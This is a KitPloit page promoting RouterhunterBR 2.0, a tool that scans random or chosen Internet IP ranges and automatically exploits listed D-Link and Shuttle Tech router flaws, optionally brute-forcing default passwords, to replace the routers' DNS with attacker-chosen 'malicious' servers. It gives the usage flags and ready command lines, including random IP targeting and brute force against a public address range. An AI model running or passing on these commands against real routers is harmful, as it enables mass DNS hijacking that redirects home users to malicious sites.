
**KitPloit**  
 THE HACKER'S TOOLS

[Contact](#)
[Affiliate](#)
[Blackploit](#)
[Submit a Tool](#)

[!\[\]\(581a37922a09af6d3412377716caf230\_img.jpg\)](#)
[!\[\]\(c7a4f049a5839fa6a2a70530bbd741a3\_img.jpg\)](#)
[!\[\]\(c03112ee263a906bbf549fae85097b06\_img.jpg\)](#)
[!\[\]\(6a9335257ee4bae53722233b4f4983f7\_img.jpg\)](#)

[Home](#)
[Windows](#)
[GNU/Linux](#)
[OS X](#)
[Android](#)
[iPhone](#)
[Categories ▼](#)

**THE ONLY CANDLE WITH FEBREZE FRESHNESS.**  **SAVE NOW >** **NEW**

Labels ▾


Search



[Home](#) » [Linux](#) » [Router Exploitation](#) » [RouterhunterBR](#) » [Routers](#) » RouterhunterBR 2.0 - Automated Tool for Testing in Vulnerable Routers

# RouterhunterBR 2.0 - Automated Tool for Testing in Vulnerable Routers

Lydecker Black on 6:30 PM



The **RouterhunterBR** is an automated security tool que finds vulnerabilities and performs tests on routers and vulnerable devices on the Internet. The **RouterhunterBR** was designed to run over the Internet looking for defined ips tracks or random in order to automatically exploit the vulnerability **DNSChanger** on home routers.

The **DNSChanger** is a trojan able to direct user requests to illegal sites. In practice, this malware has the ability to change the DNS settings of our machine redirecting the user to sites with malicious purposes. Imagine for example that your system is infected with this malware, what might happen is that the user to access a particular site (eg. Facebook.com) may be forwarded to an unsolicited website and potentially illegal.

Easy, Automated and Scalable  
Web Application Security



netsparkercloud

[Register For a Free Trial](#)

The script explores four vulnerabilities in routers

- Shuttle Tech ADSL Modem-Router 915 WM / Unauthenticated Remote DNS Change Exploit  
reference: <http://www.exploit-db.com/exploits/35995/>

## Subscribe via e-mail

 Subscribe via e-mail



## Submit a Tool



It's a Win-win. Link your credit card to PayPal for faster, more secure checkouts and you can keep earning your credit card rewards.



**Sign up for Free**

**Follow us!**

- D-Link DSL-2740R / Unauthenticated Remote DNS Change Exploit  
reference: <http://www.exploit-db.com/exploits/35917/>
- D-Link DSL-2640B Unauthenticated Remote DNS Change Exploit  
reference: <http://1337day.com/exploit/23302/>
- D-Link DSL-2780B DLink\_1.01.14 - Unauthenticated Remote DNS Change  
reference: <https://www.exploit-db.com/exploits/37237/>
- D-Link DSL-2730B AU\_2.01 - Authentication Bypass DNS Change  
reference: <https://www.exploit-db.com/exploits/37240/>
- D-Link DSL-526B ADSL2+ AU\_2.01 - Unauthenticated Remote DNS Change  
reference: <https://www.exploit-db.com/exploits/37241/>
- D-Link 260E - Authenticated routers - DNS Changer - Bruteforce reference:  
<https://www.youtube.com/watch?v=tNjy91g2Rak>  
[http://blog.inurl.com.br/2015/03/dslink-260e-default-passwords-dns-change\\_17.html](http://blog.inurl.com.br/2015/03/dslink-260e-default-passwords-dns-change_17.html)

## Requeriments

### Shell - Konsole

```
import sys, os, argparse, itertools, requests, random, time, threading, base64,
socket
from datetime import datetime
```

## Usage

### Shell - Konsole

```
-range 192.168.1.0-255, --range 192.168.1.0-255 Set range of IP
-bruteforce, --bruteforce Performs brute force with us
ers and passwords standards, and soon after defines the malicious DNS.
-startip 192.168.*.*, --startip 192.168.*.* Start - IP range customized
with wildcard / 201.*.*.*
-endip 192.168.*.*, --endip 192.168.*.* End - IP range customized wi
th wildcard / 201.*.*.*
-dns1 8.8.8.8, --dns1 8.8.8.8 Define malicious dns1
-dns2 8.8.4.4, --dns2 8.8.4.4 Define malicious dns2
--threads 10 Set threads numbers
-rip, --randomip Randomizing ips routers
-lmtip 10, --limitip 10 Define limite random ip
```

## Commands

Random ips

### Shell - Konsole

```
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.8 --randomip --limitip 10 --
threads 10
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.8 -rip -lmtip 10 --threads 1
0
```

Scanner in range ip:

### Shell - Konsole

```
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.8 --range 192.168.25.0-255 -
-threads 10
```

IP range customized with wildcard / Ex: --startip 201.\*.\*.\* --endip 201.\*.\*.\*

### Shell - Konsole

```
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.8 --startip 192.168.*.* --en
dip 192.168.*.* --threads 10
```


Brute force with users and passwords on routers that requires authentication, forcing alteration of dns - D-Link 260E.

### Shell - Konsole

```
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.4 --range 177.106.19.65-70 -
-bruteforce --threads 10
```






Follow @KitPloit 51.8K followers



202 listeners  
BY FEEDBURNER



Populares Comments Archive



- AUTOR: Jhonathan Davi A.K.A jh00nbr
- EMAIL\*: jhoonbr@protonmail.ch
- Blog: <http://blog.inurl.com.br>
- Twitter: <https://twitter.com/jh00nbr>
- Facebook: <https://fb.com/JhonVipNet>
- Fanpage: <https://fb.com/InurlBrasil>
- Github: <https://github.com/jh00nbr/>
- Youtube: <https://www.youtube.com/c/Mrsinisterboy>

## Download RouterhunterBR 2.0



Subscribe via e-mail for updates!


Subscribe

f Like 356

t Tweet

+1 4




in Share 14



**Next**  
This is the most recent post.

**Previous**  
[Raptor WAF - Web Application to Train Attacks to Bypass](#)

### Related Posts



### XXEinjector - Tool For Automatic Exploitation Of XXE Vulnerability

XXEinjector automates retrieving files using direct and out of band methods. Directory listing only works in Java applications. Brutefor...



### Raptor WAF - Web Application to Train Attacks to Bypass

Raptor is an Open Source Tool, your focus is study of attacks and find intelligent ways to block attacks. Raptor is made in pure C, ...



### Viper - Cracking Unix Passwords Brute Force

Viper is a brute force UNIX-style password cracker for passwords encrypted with crypt. It has been developed from Hale's viper 1.4 Pe...



### RouterhunterBR 2.0 - Automated Tool for Testing in Vulnerable Routers

The RouterhunterBR is an automated security tool that finds vulnerabilities and performs tests on routers and vulnerable devices on th...


### Labels



### Google+ Followers

**KitPloit**

+ Follow



3,641 have us in circles



0 Comments

KitPloit - Tools for your PenTest Arsenal!

1 Login

Recommend

Share

Sort by Best



Start the discussion...

Be the first to comment.

Subscribe

Add Disqus to your site Add Disqus Add

Privacy

DISQUS

Sponsored



1. [A New MMORPG You Won't Get Bored With.](#)  
 Click Here To Try! 3 months ago [plarium.com](#) [Plarium Plarium.com](#) (sponsored)



2. [Known Vacation Destination You Must Visit In 2015](#) 11 months ago [15 Lesser](#)

Fund this site and  
millions more with  
Contributor.

 Contributor  
by Google

**PenTest Tools**  
14,791 likes

 **KitPloit**  
THE HACKER'S TOOL

[Like Page](#) [Share](#)

6 friends like this



Tweets

Follow



**Hacker Tools** @KitPloit 7h

RouterhunterBR 2.0 -  
Automated Tool for Testing...  
[goo.gl/VSTCdZ](http://goo.gl/VSTCdZ) #Linux  
#RouterExploitation  
#RouterhunterBR  
[pic.twitter.com/IdAUZGL83I](https://pic.twitter.com/IdAUZGL83I)



Expand



**Hacker Tools** @KitPloit 8h

RouterhunterBR 2.0

Tweet to @KitPloit

## Contact Form

Name

Email \*

Message \*

Send

## Recommended:

Blackploit [Pentest]

DedicatedSolutions (Private  
Cloud)DedicatedSolutions (Server  
Products)

DigitalOcean

ExoClick

Funeek!

Th3 R4v3n

## Follow us!



PenTest ...

[Like Page](#)

[TraffBoost](#)[7PRO](#)[Underc0de](#)[Sunploit](#)

**Site Info**  
kitploit.com  
Feb 02, 2016

Traffic Rank:  
**280,804**

Links in:  
**56**

Powered by  
 Alexa

14online

[Follow @KitPloit](#)

51.8K followers

**KitPloit**[google.com/+KitploitWeb](https://google.com/+KitploitWeb)

Hacking and PenTest Tools for your Security Arsenal!

[G+](#) **Follow****+1**

+ 4,692

BY FEEDBURNER

Copyright © 2012 [KitPloit](#) - PenTest Tools for your Security Arsenal! All Right Reserved  
Designed by [IVYthemes](#) | [MKR Site](#)